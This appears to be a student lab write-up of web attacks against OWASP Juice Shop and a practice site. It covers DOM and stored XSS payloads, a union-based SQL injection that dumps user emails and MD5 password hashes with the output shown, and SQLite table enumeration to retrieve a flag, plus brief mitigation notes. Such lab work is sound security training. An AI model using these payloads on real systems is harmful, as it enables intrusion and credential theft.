

Juice Shop - DOM XSS + Bonus Payload


Description

Attacker can do DOM XSS attack on search field and give alert to user.

Steps to produce

To the search field write:

```
<iframe src="javascript:alert(`xss`)">
```



```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%2
3ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=fals
e&show_teaser=true"></iframe>
```



Impact estimation

Low severity. If used only to give alert, it has no big impact.

Mitigation

In coding for example use JavaScript Frameworks. That and much more information about DOM XSS attack can found from <https://crashtest-security.com/dom-based-xss-attack/>.


Main target - Stored XSS (Type 2)

Description


Attacker can store dangerous script to website. When someone visits that site it launches script.

Steps to produce

Login to your account and create new product and put your script to “description field”. For example
<script>alert('AB8822');</script>



Now when you go to that products page you get that alert.



Impact estimation

If used as in example it's low severity. But this can be used for more dangerous scripts too witch can make it high severity.

Mitigation

You can use web application firewall (WAF) to prevent this. More info on

<https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/>.


Juice Shop - User Credentials (SQLi)

Description

Attacker can get all user credentials via SQL injection. Passwords are stored in MD5 format, so they are easy to crack.

Steps to produce

Vulnerability is in `http://192.168.1.101:3000/rest/products/search?q=` after that you put `')` and then your SQL query `' union select id,email,password,username,createdAt,role,profileImage,8,9 from users--` remember but `--` to the end.



```
192.168.1.101:3000/rest/products/search?q=a')) union select id,email,password,username,createdAt,role,profileImage,8,9 from users--

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

status: "success"
data:
  0:
    id: 1
    name: "admin@juice-sh.op"
    description: "0192023a7bbd73250516f069df18b500"
    price: ""
    deluxePrice: "2023-08-31 10:01:23.299 +00:00"
    image: "admin"
    createdAt: "assets/public/images/uploads/defaultAdmin.png"
    updatedAt: 8
    deletedAt: 9
  1:
    id: 2
    name: "jim@juice-sh.op"
    description: "e541ca7ecf72b8d1286474fc613e5e45"
    price: ""
    deluxePrice: "2023-08-31 10:01:23.299 +00:00"
    image: "customer"
    createdAt: "assets/public/images/uploads/default.svg"
    updatedAt: 8
    deletedAt: 9
  2:
    id: 3
    name: "bender@juice-sh.op"
    description: "0c36e517e3fa95aabf1bbffc6744a4ef"
    price: ""
    deluxePrice: "2023-08-31 10:01:23.299 +00:00"
    image: "customer"
    createdAt: "assets/public/images/uploads/default.svg"
    updatedAt: 8
    deletedAt: 9
  3:
    id: 4
    name: "bjoern.kimminich@gmail.com"
    description: "6edd9d726cbdc873c539e41ae8757b8c"
```

Query must have 9 columns to work so that's why there is 8 and 9 as fillet.

Impact estimation

High severity. With this attacker can get admin rights to the website.

Mitigation

You can use web application firewall (WAF) to filter SQLi attacks. This and more information from <https://www.imperva.com/learn/application-security/sql-injection-sqli/> .


Main target - Retrieve flag from database via SQL injection

Description


Attacker can get all database tables and information from them using SQLI.

Steps to produce


Find vulnerability with simple queries. In this case it is <http://wasdat.fi/search?product=> . Because for wrong query you get error.



And when you get it right there is no error.



Then test how many columns there is, test it with ' ' UNION SELECT 1-- ' and then after 1 add ,2 and so on until you get error. In this case there is 1 column because after 2 you get error.




Let's try to find table names with this query.

`http://wasdat.fi/search?product=' UNION SELECT name FROM sqlite_master WHERE type='table'--`



We are interested in table called 'product_flag' and let's test column name 'flag' on that.

[http://wasdat.fi/search?product=](http://wasdat.fi/search?product=')' UNION SELECT flag FROM product_flag--



Impact estimation

High severity. With this attacker can get vital information from website.

Mitigation

You can use web application firewall (WAF) to filter SQLI attacks. This and more information from <https://www.imperva.com/learn/application-security/sql-injection-sqli/> .